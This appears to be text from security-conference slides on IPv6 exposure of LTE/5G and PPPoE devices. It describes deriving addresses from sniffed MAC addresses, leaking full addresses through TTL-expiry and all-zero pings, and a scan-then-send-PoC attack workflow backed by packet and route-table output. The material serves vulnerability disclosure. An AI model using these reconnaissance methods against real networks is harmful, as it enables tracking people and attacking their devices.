- ppp link has no mac addr
- But WIFI interface has
- So it affects when Android connects to Internet through WiFi


When

- Use monitor mode to sniff 802.11 packet
- We can calculate the last 64 bit addr
- We just need brute force 16-24 bits

What can we do

- Attack outside the door without WiFi password
- Traceroute, get superior route, attack route
- Attack Android devices connected to hotspots, such as cars that use hotspots to surf the Internet
- Track the position because the last 64bit remains unchanged


48 bit MAC address.




Additional 16 bits



Uniqueness of the MAC



64 bits Eui-64 address



Sniffed mac addr: 00:90:27 : 17:FC:0F
 Calculated last 64 bit: 0290:27FF:FE17:FC0F
 This area first 64 bit: 240e:404:70xx:xxxx
 Brute force xx:xxxx: 30 seconds -> 3F:274C
 The full addr: 240e:404:703F:274C:0290:27FF:FE17:FC0F

When:

IPV6 forwarding or hotspot func is enabled

The request prefix is correct

Control the TTL value of ICMP or IP becomes 0

```
15:11:11.284777 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5749, length 15
15:11:11.284789 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5750, length 15
15:11:11.284791 IP6 240b:4001:0:3400::1 > 240e:404:1e40:180b::1: ICMP6, echo request, seq 5752, length 15
15:11:11.285265 IP6 240e:404:1e40:180b:e935:e4b8:35a0:6c0f > 240b:4001:0:3400::1: ICMP6, time exceeded in-transit
p::1, length 63 return the full IPV6 addr
15:11:11.285319 IP6 240e:404:1e40:180b:e935:e4b8:35a0:6c0f > 240b:4001:0:3400::1: ICMP6, time exceeded in-transit
p::1, length 63
```

It will return an “icmp6, time exceeded packet”

with the full IPV6 address

It affects not only Android and embedded Linux devices, but also iPhone system

Risk 5 - All zero address returned full addr

Tested on ThinkPad x240, Ubuntu 20.04 desktop

A 4G LTE USB dongle

After:

set net.ipv6.conf.all.forwarding=1

or open the hotspot func

A new route rule appears:

240e:404:7901:1786::/128

same as 240e:404:7901:1786::0

```
root@pp-X240:/home/pp# route -6 -n before set ipv6 forward
内核 IPv6 路由表
Destination          Next Hop              Flag Met Ref Use If
::1/128              ::                    U   256 2   0 lo
240e:404:7a10:e6af::/64  ::                    U   700 2   0 wwan0
::/0                 240e:404:7a10:e6af:cfa:52a4:6e7b:3671 UG  20700 3   0 wwan0
::1/128              ::                    Un  0   4   0 lo
240e:404:7a10:e6af:17c:24d0:932d:ad95/128 ::                    Un  0   3   0 wwan0
ff00::/8             ::                    U   256 1   0 wwan0
::/0
```

route table on Ubuntu 20.04 with LTE

```
root@pp-X240:/home/pp# route -6 -n after set ipv6 forward
内核 IPv6 路由表
Destination          Next Hop              Flag Met Ref Use If
::1/128              ::                    U   256 2   0 lo
240e:404:7901:1786::/64  ::                    U   700 3   0 wwan0
::/0                 240e:404:7901:1786:e916:3265:5929:bbfa UG  20700 3   0 wwan0
::1/128              ::                    Un  0   4   0 lo
240e:404:7901:1786::/128 a new route rule appears Un  0   5   0 wwan0
240e:404:7901:1786:5044:10ac:7506:a11c/128 ::                    Un  0   3   0 wwan0
ff00::/8             ::                    U   256 1   0 wwan0
::/0
```

Now ping 240e:404:7901:1786::0, with full zero addr, will return the ICMP replay pkt, with the full addr

Windows - not Linux kernel based system

Tested on Surface Pro LTE Advanced
ICMP echo request return the full addr

正在捕获 手机网络

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

ipv6

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00...	240b:4001:0: [redacted] ::1	240e:404:7a00:fea6::aa...	ICMPv6	104	Echo (ping) request id=0x1
2	0.00...	240e:404:7a00:fea6:2071:bacb:5160:97ce	240b:4001:0: [redacted] ::1	ICMPv6	152	Destination Unreachable (r

return the full addr

C:\WINDOWS\system32\cmd.exe

```
移动宽带适配器 手机网络:

连接特定的 DNS 后缀 . . . . . :
描述. . . . . : Quectel Wireless Ethernet Adapter
物理地址. . . . . : 00-A0-C6-00-00-19
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
IPv6 地址 . . . . . : 240e:404:7a00:fea6:2071:bacb:5160:97ce(首选)
IPv6 地址 . . . . . : 240e:404:7a00:fea6:839c:658c:bea7:cc77(首选)
IPv4 地址 . . . . . : 10.16.226.182(首选)
```

Win10 LTE network
Open the hotspot function

- Introduction of the IPV6
- The risks and new scanning methods
- **How to exploit**
- Suggestions and summary

What situations are affected :

The device that directly obtains the prefix by dialing

- Use SIM card, access LTE and 5g networks, dial up with PPP, mobile phone, pad and notebook
- Home broadband dial-up using PPPoE, GPON optical network unit, router use PPPoE

Operator has the target address routing table, and sends packets to the destination address (most operators default).

The device does not have a firewall enabled by default (the mobile phone does not have a firewall, and some broadband routes do not have a firewall enabled)

Affected system and device

Affected system	Android	IOS	Windows	Linux Desktop	Embedded Linux (Network access)	Embedded Linux (IoT device)
Affected	All	All	All	All	Most	Some
System	Android 11	IOS 14	Win 10	Ubuntu 20.04	OpenWrt Embedded Linux	Embedded Linux
Internet access type	LTE / 5G	LTE / 5G	LTE / 5G	LTE / 5G	Home Broadband	LTE / 5G
Device	Pixel 4 All Android phone Android Pad with LTE car entertainment system	All iPhone iPad with LTE	Surface Go / Pro LTE Advanced ThinkPad X1 Carbon 4G LTE LTE USB dongle		ASUS router with PPPoE ZTE GPON ONU	4G LTE Router 4G Pocket Hotspot 5G CPE Samsung Watch with e-sim
Additional	N	Hotspot enabled	Hotspot enabled		N	N
Amount	Very large *****	A little **	A bit *		large *****	A little **

Country:

Worldwide, many operators are affected

We have tested:



China, US, Russia, Japan, South Korea,
Singapore, Thailand, Brazil, Canada, Finland,
Germany.....and so on

Except the United States, other countries are affected

Why? There is no route


```
root@VPS ~/sec_tools/mulroute/bin <master>
# ./mulroute -n 2607:fb90:27d0:5566:966:f15c:7c39:63f T-Mobile US
traceroute to 2607:fb90:27d0:5566:966:f15c:7c39:63f (2607:fb90:27d0:5566:966:f15c:7c39:63f)
 1  fd10:a101:0:214::1  0.589 ms  0.263 ms  0.258 ms
 2  * * *
 3  fd00:0:1010:182::2  1.604 ms  1.187 ms  1.348 ms
 4  2401:8680::198:11:129:163  1.736 ms  1.469 ms  7.088 ms
 5  2400:8800:1f07:f::1  1.516 ms  * *
 6  * * *
 7  2400:8800:7f06::2  165.607 ms  165.586 ms  165.429 ms
 8  2001:438:ffff::407d:1f0e  162.883 ms  162.878 ms  162.843 ms
 9  2001:438:ffff::407d:1ee8  160.906 ms  160.851 ms  160.879 ms
10  2001:438:ffff::407d:1ab1  160.899 ms  161.084 ms  161.031 ms
.   * * *
.   * * * No route
30  * * *

root@VPS ~/sec_tools/mulroute/bin <master> Verizon US
# ./mulroute -n 2600:100f:b118:c36d:4d31:beb1:e50:d9df
traceroute to 2600:100f:b118:c36d:4d31:beb1:e50:d9df (2600:100f:b118:c36d:4d31:beb1:e50:d9df)
 1  fd10:a101:0:214::1  0.486 ms  0.296 ms  0.290 ms
 2  * * *
 3  fd00:0:1000:1630::1  4.197 ms  1.193 ms  1.068 ms
 4  2401:8680::198:11:129:167  1.582 ms  1.499 ms  1.664 ms
 5  2400:8800:1f00:3f::1  1.584 ms  1.612 ms  1.430 ms
 6  2400:8800:7e06::15  160.175 ms  160.112 ms  160.344 ms
 7  2400:8800:7f06:e::2  159.825 ms  199.108 ms  189.027 ms
 8  2001:506::414  162.125 ms  162.159 ms  162.166 ms
 9  2001:4888:52:1020:528:1:0:10  165.952 ms  163.233 ms  162.938 ms
10  2001:4888:0:7:528:1:0:1  159.161 ms  156.946 ms  154.849 ms
.   * * *
.   * * * No route
30  * * *
```



Remote control vending machine

video



Easy to scan and exploit::

LTE / 5G:

A large number of Android phones, Android smart devices, and various IOT devices with 4G function

Home Broadband:

Uniformly installed GPON devices and routing devices using dial-up

1. Get a large number of IPv6 addresses (use our scanning methods)
2. Scan target port quickly (Mobile phones often switch networks)
3. Send poc to the port opened devices



Port-Based vulnerability:

Operating system vulnerabilities

